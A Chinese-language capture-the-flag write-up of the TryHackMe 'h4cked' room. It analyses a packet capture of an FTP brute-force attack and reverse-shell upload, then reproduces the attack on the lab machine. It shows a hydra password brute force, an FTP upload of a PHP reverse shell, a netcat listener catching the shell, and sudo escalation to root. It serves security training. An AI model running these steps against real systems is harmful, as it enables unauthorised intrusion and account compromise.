
h4cked

URL

https://tryhackme.com/room/h4cked

IP

10.10.188.150



先將封包檔下載下來並用Wireshark開啟

前6個封包都連到同一個目標的同一個port
重點是Time連1秒都不到，是典型的暴力攻擊
且非常明顯不是人能做到的事情，一定是程式在做
該目的port為第二題答案

去google Van Hauser github就會找到第三題答案了

FTP的某些回傳值都是固定的
所以如果熟可以直接下filter找比較快


第四題在filter中下ftp matches “user”即可找到答案

FTP回傳代碼230為login successful
所以在filter中下ftp.response.code==230

隨便對一個過濾出來的封包按右鍵 > Follow > TCP Stream
看到successful的密碼即是第五題答案


在login successful（即第395個）的後兩個封包即可找到第六題答案

Follow第六題答案的封包的TCP Stream即可找到第七題答案




第八題答案問的是該上傳檔案的內容
所以就要去找使用FTP Data port的封包
（做傳輸時會使用到該port，看傳輸時的封包才能看到該檔案的內容）
於是filter直接下ftp-data
過濾出來的第一個封包看他的TCP Stream
即可找到一組URL為第八題答案


看這個封包的走向，就是上傳了reverse shell
然後透過web來執行
所以直接先找到GET /shell.php之類字樣的封包
然後往下找有PSH旗標直接Follow TCP Stream
即可看到攻擊者利用該shell執行的所有指令和回應



基本上剩下的題目都可以從這坨之中找到
最後一題把Reptile github拿去google也會找到答案

Task1就結束了
接著把Task2的機器打開





先使用rustscan搭配nmap針對服務做服務探測及預設腳本列舉

看到FTP有開，先暴力攻擊看看，帳號就用先前封包內所看到的

```
└─# hydra -l jenny -P /usr/share/password/rockyou.txt ftp://10.10.188.150 -t 16
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in milit
ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-10-12 11:57:02
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:143
[DATA] attacking ftp://10.10.188.150:21/
[21][ftp] host: 10.10.188.150   login: jenny   password: 987654321
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-10-12 11:57:46
```


最終果然拿到一組弱密碼

有了帳密就直接登FTP吧

```
└─# ftp jenny@10.10.188.150
Connected to 10.10.188.150.
220 Hello FTP World!
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
ftp> ls
229 Entering Extended Passive Mode (|||52317|)
150 Here comes the directory listing.
-rw-r--r--    1 1000     1000        10918 Feb 01  2021 index.html
-rwxrwxrwx    1 1000     1000         5493 Feb 01  2021 shell.php
-rwxrwxrwx    1 1000     1000         5490 Oct 12 04:00 temp.php
226 Directory send OK.
ftp> put aa.php
local: aa.php remote: aa.php
229 Entering Extended Passive Mode (|||64592|)
150 Ok to send data.
100% |**********************************************************
226 Transfer complete.
5490 bytes sent in 00:01 (3.73 KiB/s)
ftp> chmod 777 aa.php
200 SITE CHMOD command ok.
ftp>
```


其實這個Task很明顯就是要我們重複那個封包內所做的事情
那就把reverse shell也傳上去吧，並給權限（要可執行）

listen在該reverse shell中宣告的port，並透過web觸發




```
└─# nc -lvnp 9999
listening on [any] 9999 ...
connect to [10.8.58.168] from (UNKNOWN) [10.10.188.150] 56662
Linux wir3 4.15.0-135-generic #139-Ubuntu SMP Mon Jan 18 17:38:24 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 04:02:51 up 9 min,  0 users,  load average: 0.15, 1.27, 1.06
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

即可得到shell



```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@wir3:/$
\
www-data@wir3:/$ su - jenny
su - jenny
Password: 987654321

jenny@wir3:~$ sudo -l
sudo -l
[sudo] password for jenny: 987654321

Matching Defaults entries for jenny on wir3:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jenny may run the following commands on wir3:
    (ALL : ALL) ALL
jenny@wir3:~$ sudo su -
sudo su -
root@wir3:~#

root@wir3:~# ls
ls
Reptile
root@wir3:~# cd Reptile
lscd Reptile
root@wir3:~/Reptile#
ls
configs   Kconfig  Makefile  README.md  userland
flag.txt  kernel   output    scripts
root@wir3:~/Reptile# cat flag.txt
```

後面就照著那個封包的內容做，最終取得最後一題答案